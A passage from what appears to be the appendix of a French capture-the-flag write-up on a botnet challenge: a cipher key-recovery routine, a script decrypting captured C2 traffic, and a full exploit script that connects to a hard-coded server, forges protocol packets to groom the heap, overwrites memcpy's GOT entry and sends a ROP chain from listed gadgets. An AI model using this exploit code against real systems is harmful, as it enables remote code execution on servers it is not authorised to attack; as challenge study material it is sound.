def L(x):
    for iter2 in range(16):
        savb = x[15]
        for iter3 in range(14,-1,-1):
            x[iter3+1] = x[iter3];
            savb ^= sbox[iter3][x[iter3]]
        x[0] = savb
    return x

def Linv(x):
    for iter2 in range(16):
        savb = x[0]
        for iter3 in range(15):
            x[iter3] = x[iter3+1]
            savb ^= sbox[iter3][x[iter3]]
        x[15] = savb
    return x

C = [L(15 * [0] + [i]) for i in range(33)]

def createctx(key):
    # copy key
    ctx = key[0:32]
    # temp key
    k1 = ctx[0:16]   # var32 var33
    k2 = ctx[16:32]  # var34 var35

    for iter0 in range(4):
        for iter1 in range(iter0*8 + 1, (iter0+1)*8 + 1):

            buff = L([k1[i]^C[iter1][i] for i in range(16)])
            k2, k1 = [k1, [k2[i]^buff[i] for i in range(16)] ]

        ctx += k1
        ctx += k2
    return ctx

def decryptBlock(ctx, cypherblock):
    bloc = [cypherblock[i]^ctx[144+i] for i in range(16)]

    for iter1 in range(8,-1,-1):
        bloc = Linv(bloc)
    for iter1 in range(8,-1,-1):
        c = ctx[iter1*16:iter1*16+16]
        for i in range(iter1):
            c = Linv(c)
        bloc = [bloc[i]^c[i] for i in range(len(bloc))]

    bloc = [var1024[x] for x in bloc]
    return bloc


if __name__ == '__main__':
    print("key : ", key)
    ctx_found = createctx(key)
    good_ctx = all([ctx_ref[i]== ctx_found[i] for i in range(len(ctx_ref))])
    print(good_ctx)

    uncypher_found = decryptBlock(ctx_found, cypher)
    good_uncypher = all([uncypher_ref[i]== uncypher_found[i] for i in range(len(uncypher_ref))])
    print(good_uncypher)

    print("\n\n")
    print("Begin compute solve ctx\n")

    uncypher0 = decryptBlock([0]*160, cypher)
    uncypher0_d  =[d(x) for x in uncypher0]
```

```
    to_found_iv = [to_found[i]^iv[i] for i in range(16)]
    to_found_d = [d(x) for x in to_found_iv]

    ctx_found = [uncypher0_d[i]^to_found_d[i] for i in range(16)] + [0]*144
    print("ctx found : ", ctx_found)

    verify = decryptBlock(ctx_found, cypher)
    verify = [verify[i]^iv[i] for i in range(16)]

    print("verify marker : ", verify==to_found)
```

Listing A.3 – Script de déchiffrement du flux chiffré sur le port 31337

```
#!/usr/bin/env pypy3

import dpkt
import socket
import struct
# crypto_aes is the follow script, adapted to python3
# https://github.com/p4-team/ctf/blob/master/2016-03-12-0ctf/peoples_square/integral.py
from crypto_aes import decrypt4rounds

IP_remote = "192.168.23.213"
IP_local  = "192.168.231.123"
pcap_file = "31337.pcap"
key_to_botnet = [114, 255, 128, 54, 217, 32, 7, 119, 209, 233, 122, 91, 225, 211, 245, 20]
key_from_botnet = [76, 26, 105, 54, 47, 224, 3, 54, 246, 168, 70, 15, 243, 61, 255, 213]
tag_to_botnet = "[to_botnet]"
tag_from_botnet = "[from_botnet]"

def inet_to_str(inet):
    return socket.inet_ntop(socket.AF_INET, inet)

liste_flux = []

class Flux(object):

    def __init__(self, src, dst, psrc, pdst, data, nb):
        self.src = src
        self.dst = dst
        self.psrc = psrc
        self.pdst = pdst
        self.data = data
        self.nb = [nb]

    def add_data(self, new_data, nb):
        self.data += new_data
        self.nb.append(nb)

    def get_tag(self):
        ip_src = inet_to_str(self.src)
        ip_dst = inet_to_str(self.dst)
        if ip_src == IP_local:
            tag = tag_to_botnet
        else:
            tag = tag_from_botnet
        return f"{ip_src}:{self.psrc} => {ip_dst}:{self.pdst} {tag}"


next_seq_comm = {}
with open(pcap_file,'rb') as f:
    nb_flux = 0
    for ts, buf in dpkt.pcap.Reader(f):
        nb_flux+=1
        eth = dpkt.ethernet.Ethernet(buf)
        ip = eth.data
        tcp = ip.data
        if len(tcp.data) == 0:
            continue
```

```
        # check retransmission
        if (ip.src, ip.dst, tcp.sport, tcp.dport) in next_seq_comm:
            attended_seq = next_seq_comm[(ip.src, ip.dst, tcp.sport, tcp.dport)]
            if tcp.seq < attended_seq:
                if len(tcp.data) + tcp.seq <= attended_seq:
                    # data already taken
                    continue
                else:
                    assert False
        next_seq_comm[(ip.src, ip.dst, tcp.sport, tcp.dport)] = tcp.seq + len(tcp.data)

        if not liste_flux or liste_flux[-1].src != ip.src or liste_flux[-1].dst != ip.dst \
                or liste_flux[-1].psrc != tcp.sport or liste_flux[-1].pdst != tcp.dport :
            liste_flux.append(Flux(ip.src, ip.dst, tcp.sport, tcp.dport, tcp.data, nb_flux))
        else:
            liste_flux[-1].add_data(tcp.data,nb_flux)

list_paquet = []

def decrypt(iv, paquet, key):
    plain = []
    # use tab of int
    tab_iv = [i for i in iv]
    tab_paquet = [i for i in paquet]
    cbc = []
    prec_cbc = tab_iv
    for i in range(len(paquet)//16):
        plain.extend(decrypt4rounds(tab_paquet[i*16:(i+1)*16], key[:]))
        cbc.extend(prec_cbc)
        prec_cbc = tab_paquet[i*16:(i+1)*16]

    final_plain = bytes(bytearray([cbc[i]^plain[i] for i in range(len(paquet))]))

    return final_plain

class Paquet(object):

    def __init__(self, tag, data, aes_comm=True):
        self.tag = tag
        self.data = data
        self.aes_comm = aes_comm
        if aes_comm:
            self.len = struct.unpack("<i", data[0:4])[0]
            self.iv = data[4:20]
            self.paquet = data[20:]
            self.plain = None
        else:
            self.plain = self.data

    def get_decode_key(self):
        if tag_to_botnet in self.tag:
            return key_to_botnet
        else:
            return key_from_botnet

    def decode(self):
        if self.plain is not None:
            return
        if tag_to_botnet in self.tag:
            self.plain = decrypt(self.iv, self.paquet, key_to_botnet)
        else:
            self.plain = decrypt(self.iv, self.paquet, key_from_botnet)

    def __str__(self):
        s = f"\n\n{self.tag}\n"
        if not self.aes_comm:
            s += self.data.hex() + "\n"
        else:
            self.parse()
            s += f"len cypher: {self.len}\n"
```

```
            s += "iv : {}\n".format(self.iv.hex())
            #s += "data  : {}\n".format(self.paquet.hex())
            s += f"common_tag : {self.common_tag}\n"
            s += f"hostname : {self.hostname}\n"
            s += f"from : {self.afrom}\n"
            s += f"to : {self.ato}\n"
            s += f"instruction : {self.instruction}\n"
            s += f"len data : {self.taille}\n"
            if self.taille < 2048:
                s += f"plain  : {self.package}\n"
            else:
                s += "plain  : <too_long>\n"
        return s

    def parse(self):
        self.decode()
        self.common_tag = self.plain[0x0:0x8].hex()
        self.hostname = self.plain[0x8:0x10].hex()
        self.afrom = self.plain[0x10:0x18].hex()
        self.ato = self.plain[0x18:0x20].hex()
        self.instruction = self.plain[0x20:0x24].hex()
        self.instruction_id = struct.unpack('>i', self.plain[0x20:0x24] )[0]
        self.taille = struct.unpack('<i', self.plain[0x24:0x28])[0] - 0x28
        self.package = self.plain[0x28:(self.taille+0x28)]

nb_paquet = 0;
f = None
while liste_flux:
    if not (f and len(f.data) > 0):
        f = liste_flux.pop(0)
    if nb_paquet < 4:
        list_paquet.append(Paquet(f.get_tag(), f.data, False))
        nb_paquet +=1
        f = None
        continue

    assert len(f.data) >= 4
    taille = struct.unpack("<i", f.data[0:4])[0] + 4

    if len(f.data) == taille:
        list_paquet.append(Paquet(f.get_tag(), f.data))
        f = None
        nb_paquet +=1
        continue

    elif len(f.data) >= taille:
        list_paquet.append(Paquet(f.get_tag(), f.data[:taille]))
        f.data = f.data[taille:]
        nb_paquet +=1
        continue

    else:
        dat = f.data
        tag = f.get_tag()
        src, dst, psrc, pdst = f.src, f.dst, f.psrc, f.pdst
        index = 0

        # search next communication with the same origine
        while len(dat) != taille:
            f = liste_flux[index]
            if f.src==src and f.dst==dst and f.psrc==psrc and f.pdst==pdst:
                if len(dat) + len(f.data) < taille:
                    dat += f.data
                    liste_flux.pop(index)
                elif len(dat) + len(f.data) == taille:
                    dat += f.data
                    liste_flux.pop(index)
                else:
                    diff = taille - len(dat)
                    dat += f.data[:diff]
```

```
                    f.data = f.data[diff:]
            else:
                index+=1
        f = None
        nb_paquet +=1
        list_paquet.append(Paquet(tag, dat))

print(*list_paquet)

print("\n\n\n==========\n\n")

def printEstablishPaquet(paquet):
    print("Parent Address : " + paquet.package[0:8].hex())
    print("Parent Socket :")
    print(" - Famille :", struct.unpack('<H', paquet.package[8:0xa])[0])
    print(" - Port :", struct.unpack('>H', paquet.package[0xa:0xc])[0])
    print(" - IP :", inet_to_str(paquet.package[0xc:0x10]))
    print("AES key to Parent : ", paquet.package[0x1f8:0x208].hex())
    print("AES key from Parent : ", paquet.package[0x208:0x218].hex())

# replay in directory extracted
import os

directory_name = "extract_comm"

if not os.path.exists(directory_name):
    os.makedirs(directory_name)

files = {}
files_name = {}

for p in list_paquet:
    if not p.aes_comm:
        print("RSA init connexion")
        continue
    if p.instruction_id == 0x100:
        print("Init connexion")
        continue
    if p.instruction_id == 0x101:
        print("Established connexion")
        printEstablishPaquet(p)
        continue
    if p.instruction_id == 0x01020000:
        print("$", p.package.decode('utf8'))
        continue
    if p.instruction_id == 0x01020003:
        print(p.package.decode('utf8'), end="")
        continue
    if p.instruction_id == 0x01020005:
        continue
    if p.instruction_id in [0x04020000, 0x02020000]:
        # begin download or upload
        name = p.package.decode('utf8').split('\0',1)[0]
        if p.instruction_id == 0x02020000:
            print(f"Begin transfert botnet => client : {name}")
        else:
            print(f"Begin transfert client => botnet : {name}")
        fname = os.path.join(directory_name, os.path.basename(name))
        f = open(fname, 'wb')
        files[p.instruction_id] = f
        files_name[p.instruction_id] = name
        continue
    if p.instruction_id in [0x04020003, 0x02020003]:
        f = files[p.instruction_id & 0xfffffff0]
        f.write(p.package)
        continue
    if p.instruction_id in [0x04020005, 0x02020005]:
        f = files[p.instruction_id & 0xfffffff0]
        f.close()
        del files[p.instruction_id & 0xfffffff0]
```

```
            name = files_name[p.instruction_id & 0xfffffff0]
            print(f"End transfert {name}")
            del files_name[p.instruction_id & 0xfffffff0]
            continue
        print(f"unknow code {p.instruction_id}")

for i in files:
    name = files_name[i]
    print(f"{name} file not close")
    files[i].close()
```

Listing A.4 – Script d'exploitation du botnet

```
#!/usr/bin/env python3

# crypto_aes is the follow script, adapted to python3
# https://github.com/p4-team/ctf/blob/master/2016-03-12-0ctf/peoples_square/integral.py
from crypto_aes import decrypt4rounds, encrypt4rounds
# pip install pyCrypto
from Crypto.PublicKey import RSA
from enum import IntEnum
import socket
import struct
import random
import time

debug = True
remote_server = "195.154.105.12"
#remote_server = "127.0.0.1"
remote_port = 36735
myaddress = b'pwnandco'.hex()
myaddress2 = b'pwnandcO'.hex()
myaddress3 = b'pwnAndcO'.hex()
botnetaddress = b'\0\0\0\0\0\0\0\0'.hex()
hostname = b'myhost\0\0'.hex()
common_tag = bytes.fromhex("41414141dec0d3d1")

def print_debug(*args, **kargs):
    if debug:
        print(*args, **kargs)

def decrypt(iv, paquet, key):
    plain = []
    # use tab of int
    tab_iv = [i for i in iv]
    tab_paquet = [i for i in paquet]
    cbc = []
    prec_cbc = tab_iv
    for i in range(len(paquet)//16):
        plain.extend(decrypt4rounds(tab_paquet[i*16:(i+1)*16], key[:]))
        cbc.extend(prec_cbc)
        prec_cbc = tab_paquet[i*16:(i+1)*16]

    final_plain = bytes([cbc[i]^plain[i] for i in range(len(paquet))])

    # verify tag
    assert final_plain[0:8] == common_tag

    return final_plain

def encrypt(iv, plain, key):
    assert len(plain) % 16 == 0
    tab_iv = [i for i in iv]
    tab_plain = [i for i in plain]
    prec_cbc = tab_iv
    cypher = []
    for i in range(len(plain)//16):
        plain_iv = [prec_cbc[c]^tab_plain[i*16+c] for c in range(16)]
        prec_cbc = encrypt4rounds(plain_iv, key[:])
        cypher.extend(prec_cbc)
```

```
    return bytes(cypher)

class Paquet(object):

    def __init__(self):
        self.tag = "[Forged]"
        self.rawdata = None
        self.aes_key = None
        self.len = None
        self.iv = None
        self.paquet = None
        self.plain = None
        self.hostname = None
        self.afrom = None
        self.ato = None
        self.instruction = None
        self.instruction_id = None
        self.taille = None
        self.data = None

    @classmethod
    def from_botnet(cls, data, aes_key):
        self = cls()
        self.tag = "[from_botnet]"
        self.rawdata = data
        self.aes_key = aes_key
        self.len = struct.unpack("<i", data[0:4])[0]
        self.iv = data[4:20]
        self.paquet = data[20:]
        self.plain = decrypt(self.iv, self.paquet, self.aes_key)
        self.hostname = self.plain[0x8:0x10].hex()
        self.afrom = self.plain[0x10:0x18].hex()
        self.ato = self.plain[0x18:0x20].hex()
        self.instruction = self.plain[0x20:0x24].hex()
        self.instruction_id = struct.unpack('>i', self.plain[0x20:0x24] )[0]
        self.taille = struct.unpack('<i', self.plain[0x24:0x28])[0] - 0x28
        self.data = self.plain[0x28:(self.taille+0x28)]
        return self

    def to_botnet(self, encrypt_key, afrom=myaddress, ato=botnetaddress, custom_size=None):
        if self.data is None:
            self.data = b''
        if self.taille is None:
            self.taille = len(self.data)
        if self.instruction is None:
            if self.instruction_id is None:
                self.instruction = '00000000'
                self.instruction_id = 0
            else:
                self.instruction = struct.pack('>i', self.instruction_id).hex()
        else:
            self.instruction_id = struct.unpack('>i', bytes.fromhex(self.instruction))[0]
        self.afrom = afrom
        self.ato = ato
        self.hostname = hostname
        self.plain  = common_tag + bytes.fromhex(self.hostname)
        self.plain += bytes.fromhex(self.afrom)
        self.plain += bytes.fromhex(self.ato)
        self.plain += bytes.fromhex(self.instruction)
        self.plain += struct.pack('<i', self.taille + 0x28)
        assert len(self.plain) == 0x28
        self.plain += self.data
        self.plain += b"\0" * (-len(self.plain) % 16)
        self.aes_key =  encrypt_key
        if self.iv == None:
            self.iv = bytes([0]*16)
        self.paquet = encrypt(self.iv, self.plain, self.aes_key)
        if custom_size is not None:
            self.len = custom_size
```

```
            self.rawdata = struct.pack("<i", custom_size)
        else:
            self.len = len(self.paquet) + 16
            self.rawdata = struct.pack("<i", self.len)
        self.rawdata += self.iv
        self.rawdata += self.paquet
        self.tag = "[complete_forged]"
        return self.rawdata

    def __str__(self):
        s  = f"\n\n{self.tag}\n"
        s += f"len cypher: {self.len}\n"
        s += "iv : {}\n".format(self.iv.hex())
        s += f"hostname : {self.hostname}\n"
        s += f"from : {self.afrom}\n"
        s += f"to : {self.ato}\n"
        s += f"instruction : {self.instruction}\n"
        s += f"len data : {self.taille}\n"
        s += f"data  : {self.data}\n"
        return s

class Instruction(IntEnum):
    INIT_CONNEXION = 0x100
    INIT_DONE = 0x101
    PING = 0x10000
    PING_RESPONSE = 0x10001

class BotnetSocket(object):

    def __init__(self, mesh=True, addr=myaddress, aes_key_to_send=None):
        self.addr = addr
        self.aes_key_dec = [random.randint(0,255) for i in range(16)]
        if aes_key_to_send == None:
            self.aes_key_enc = [random.randint(0,255) for i in range(16)]
        else:
            self.aes_key_enc = aes_key_to_send
        self.s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.s.connect((remote_server, remote_port))
        print_debug("Connexion established")
        self.key_exchange()
        if mesh:
            self.mesh_connection()

    def key_exchange(self):
        private_key = RSA.generate(2048)
        self.s.send(private_key.n.to_bytes(256, byteorder='big'))
        print_debug("Send PublicKey :", private_key.n.to_bytes(256, byteorder='big').hex())

        public_key_n = self.s.recv(256, socket.MSG_WAITALL)
        remote_public_key = RSA.construct((int.from_bytes(public_key_n, byteorder='big'), 65537))
        print_debug("Recv PublicKey :", public_key_n.hex() )

        msg_aes_key = b'\x00\x02' + bytes([random.randint(1,255) for i in range(256 - 3 - 16)]) +
            b'\0' + bytes(self.aes_key_dec)
        self.s.send(remote_public_key.encrypt(msg_aes_key,None)[0])
        print_debug("Send AESKey :", self.aes_key_dec)

        msg_aes_key_botnet = self.s.recv(256, socket.MSG_WAITALL)
        self.aes_key_enc = private_key.decrypt(msg_aes_key_botnet)[-16:]
        print_debug("Recv AESKey :", list(self.aes_key_enc))

    def recv_paquet(self):
        data = self.s.recv(4, socket.MSG_WAITALL)
        assert len(data) == 4
        l = struct.unpack('<i', data)[0]
        data += self.s.recv(l, socket.MSG_WAITALL)
        p = Paquet.from_botnet(data, self.aes_key_dec)
        print_debug(p)
        self.response_ping(p)
        return p
```

```
    def send_paquet(self, p, **kwargs):
        if not "afrom" in kwargs:
            kwargs["afrom"]=self.addr
        to_send = p.to_botnet(self.aes_key_enc, **kwargs)
        assert self.s.send(to_send) == len(to_send)
        print_debug(p)

    def send_raw(self, b):
        # b must include size in 4 begin bytes
        assert self.s.send(b) == len(b)
        print_debug("\n\n")
        print_debug("[raw_message]")
        print_debug(b)
        print_debug("\n\n")

    def recv_raw(self, size):
        return self.s.recv(size)

    def close(self):
        self.s.shutdown(socket.SHUT_RDWR)
        self.s.close()

    def mesh_connection(self):
        init_paquet = Paquet()
        init_paquet.instruction_id = Instruction.INIT_CONNEXION
        self.send_paquet(init_paquet)
        self.recv_paquet()

    def ping(self, data=b"", addr=botnetaddress):
        ping = Paquet()
        ping.data = data
        ping.instruction_id = Instruction.PING
        self.send_paquet(ping, ato=addr)

    def response_ping(self, p):
        if p.instruction_id != Instruction.PING or p.ato != myaddress:
            return
        response = Paquet()
        response.instruction_id = Instruction.PING_RESPONSE
        response.data = p.data
        self.send_paquet(response, ato=p.afrom)

    def send_new_associated(self, addr):
        init_paquet = Paquet()
        init_paquet.instruction_id = Instruction.INIT_CONNEXION
        self.send_paquet(init_paquet, afrom=addr)

b = BotnetSocket()
b3 = BotnetSocket(addr=myaddress3)
b2 = BotnetSocket(addr=myaddress2)

b.ping(b'ping')
b.recv_paquet()
b2.ping(b'ping2')
b2.recv_paquet()
otherconnect = []
for i in range(3):
    otherconnect.append(BotnetSocket(mesh=False))

# change table of subaddr for d
false_addr = 0
false_end_head = 0x000000000001d001
for i in range(11):
    false_addr+=1
    print_debug(f"round 1:{false_addr}")
    b.send_new_associated(false_addr.to_bytes(8, byteorder='big').hex())
    b.ping(b'ping')
    b.recv_paquet()
```

```
for j in range(2):
    print_debug(f"round 1.5:{false_end_head}")
    b.send_new_associated(false_end_head.to_bytes(8, byteorder='little').hex())
    b.ping(b'ping')
    b.recv_paquet()
    false_end_head-=80
    for i in range(9):
        false_addr+=1
        print_debug(f"round 1.7:{false_addr}")
        b.send_new_associated(false_addr.to_bytes(8, byteorder='big').hex())
        b.ping(b'ping')
        b.recv_paquet()

# change table of subaddr for d2
for i in range(11):
    false_addr+=1
    print_debug(f"round 2:{false_addr}")
    b2.send_new_associated(false_addr.to_bytes(8, byteorder='big').hex())
    b2.ping(b'ping2')
    b2.recv_paquet()

for j in range(2):
    print_debug(f"round 2.5:{false_end_head}")
    b2.send_new_associated(false_end_head.to_bytes(8, byteorder='little').hex())
    b2.ping(b'ping2')
    b2.recv_paquet()
    false_end_head-=80
    for i in range(9):
        false_addr+=1
        print_debug(f"round 2.7:{false_addr}")
        b2.send_new_associated(false_addr.to_bytes(8, byteorder='big').hex())
        b2.ping(b'ping2')
        b2.recv_paquet()

# add new client to change position of routing table
r = BotnetSocket(mesh=False)
r2 = BotnetSocket(mesh=False)
b.ping(b'ping')
b.recv_paquet()
r.close()

## overwrite size of d2 table of subaddr to free all chunk after in the heap
b.send_new_associated((0x691).to_bytes(8, byteorder='little').hex())
b.ping(b'ping')
b.recv_paquet()
false_end_head-=80

for j in range(7):
    print_debug(f"round 4.5:{false_end_head}")
    b2.send_new_associated(false_end_head.to_bytes(8, byteorder='little').hex())
    b2.ping(b'ping 4.5:'+false_end_head.to_bytes(8, byteorder='little'))
    b2.recv_paquet()
    false_end_head-=80
    for i in range(9):
        false_addr+=1
        print_debug(f"round 4.7:{false_addr}")
        b2.send_new_associated(false_addr.to_bytes(8, byteorder='big').hex())
        b2.ping(b'ping 4.7:'+false_addr.to_bytes(8, byteorder='big'))
        b2.recv_paquet()

print_debug(f"round 5:{false_end_head}")
b2.send_new_associated(false_end_head.to_bytes(8, byteorder='little').hex())
b2.ping(b'ping 5:'+false_end_head.to_bytes(8, byteorder='little'))
b2.recv_paquet()
false_end_head-=80
false_addr+=1
print_debug(f"round 5.5:{false_addr}")
b2.send_new_associated(false_addr.to_bytes(8, byteorder='big').hex())
time.sleep(0.5)
b3.close()
```

```
time.sleep(0.5)

print_debug(f"round 6")
b2.send_new_associated((0x111).to_bytes(8, byteorder='little').hex())
b2.ping(b'ping 6:'+(0x111).to_bytes(8, byteorder='little'))
b2.recv_paquet()

# place begin of b table on got.plt of memcpy
addr_b = 0x6d7040
count_var_table_b = 0x0002000000000000

print_debug(f"round 6.1")
b2.send_new_associated((count_var_table_b).to_bytes(8, byteorder='little').hex())
b2.ping(b'ping 6.1:'+(count_var_table_b).to_bytes(8, byteorder='little'))
b2.recv_paquet()

print_debug(f"round 6.2")
b2.send_new_associated((addr_b).to_bytes(8, byteorder='little').hex())
b2.ping(b'ping 6.2:'+(addr_b).to_bytes(8, byteorder='little'))
b2.recv_paquet()

# table of gadget
pack = lambda x: struct.pack('<Q', x)

socket_fd = pack(0x4)
pop5_ret = pack(0x00000000004017d5) # pop rbx; pop rbp; pop r12; pop r13; pop r14; ret;
pop4_ret = pack(0x0000000000401498) # pop rbx; pop rbp; pop r12; pop r13; ret;
pop_ret = pack(0x00000000004573d4) # pop r10; ret;
poprdx_poprsi_ret = pack(0x0000000000473f9) # pop rdx; pop rsi; ret;
poprdi_ret = pack(0x0000000000400766) # pop rdi; ret;
poprsi_ret = pack(0x00000000004017dc) # pop rsi; ret;
poprdx_ret = pack(0x00000000004573d5) # pop rdx; ret;
poprax_ret = pack(0x0000000000454e8c) # pop rax; ret;
popr10_ret = pack(0x00000000004573d4) # pop r10; ret;
movraxrsi_ret = pack(0x000000000041c052) # mov rax, rsi; ret;
addesiedx_ret = pack(0x0000000000454c8c) # add esi, ebx; ret;
syscall_ret = pack(0x000000000047fa05) # syscall; ret;
syscall_sendto_ret = pack(0x00000000004571bd) # xor r9d, r9d; xor r8d, r8d; mov eax, 0x2c;
    syscall;
movptrrdxrax_ret = pack(0x0000000000414bac) # mov qword ptr [rdx], rax; ret;
movrdiptr_jmp = pack(0x000000000041a093) # mov rdi, qword ptr [rax + 0x20]; call rdx;

def movrdirax(addr_to_write):
    assert type(addr_to_write) == int
    payload  = poprdx_ret
    payload += pack(addr_to_write)
    payload += movptrrdxrax_ret
    payload += poprdx_ret
    payload += pop_ret # call do a pop and ret
    payload += poprax_ret
    payload += pack(addr_to_write - 0x20)
    payload += movrdiptr_jmp
    return payload

def write_str(s, addr):
    if s[-1] != b'\0':
        s += b'\0'
    if len(s) %8 != 0:
        s += b'\0' * (8 - len(s) %8)
    payload = b''
    for i in range(len(s)//8):
        payload += poprax_ret
        payload += s[8*i:8*(i+1)]
        payload += poprdx_ret
        payload += pack(addr + 8*i)
        payload += movptrrdxrax_ret
    return payload

payload = b''
```

```
# TODO create ROP payload


# prepare payload
assert len(payload) % 8 == 0
if len(payload) % 16 != 0:
    payload += 8*b'\0'
final_payload = struct.pack('<i', len(payload))
final_payload += payload

# pwn paquet
data = 0x00000000004017d5 #: pop rbx; pop rbp; pop r12; pop r13; pop r14; ret;
print_debug(f"round 7:{data}")
b.send_new_associated(data.to_bytes(8, byteorder='little').hex())

# payload paquet
b.send_raw(final_payload)

result = b.recv_raw(0x4000)
print("result")
print(result)
```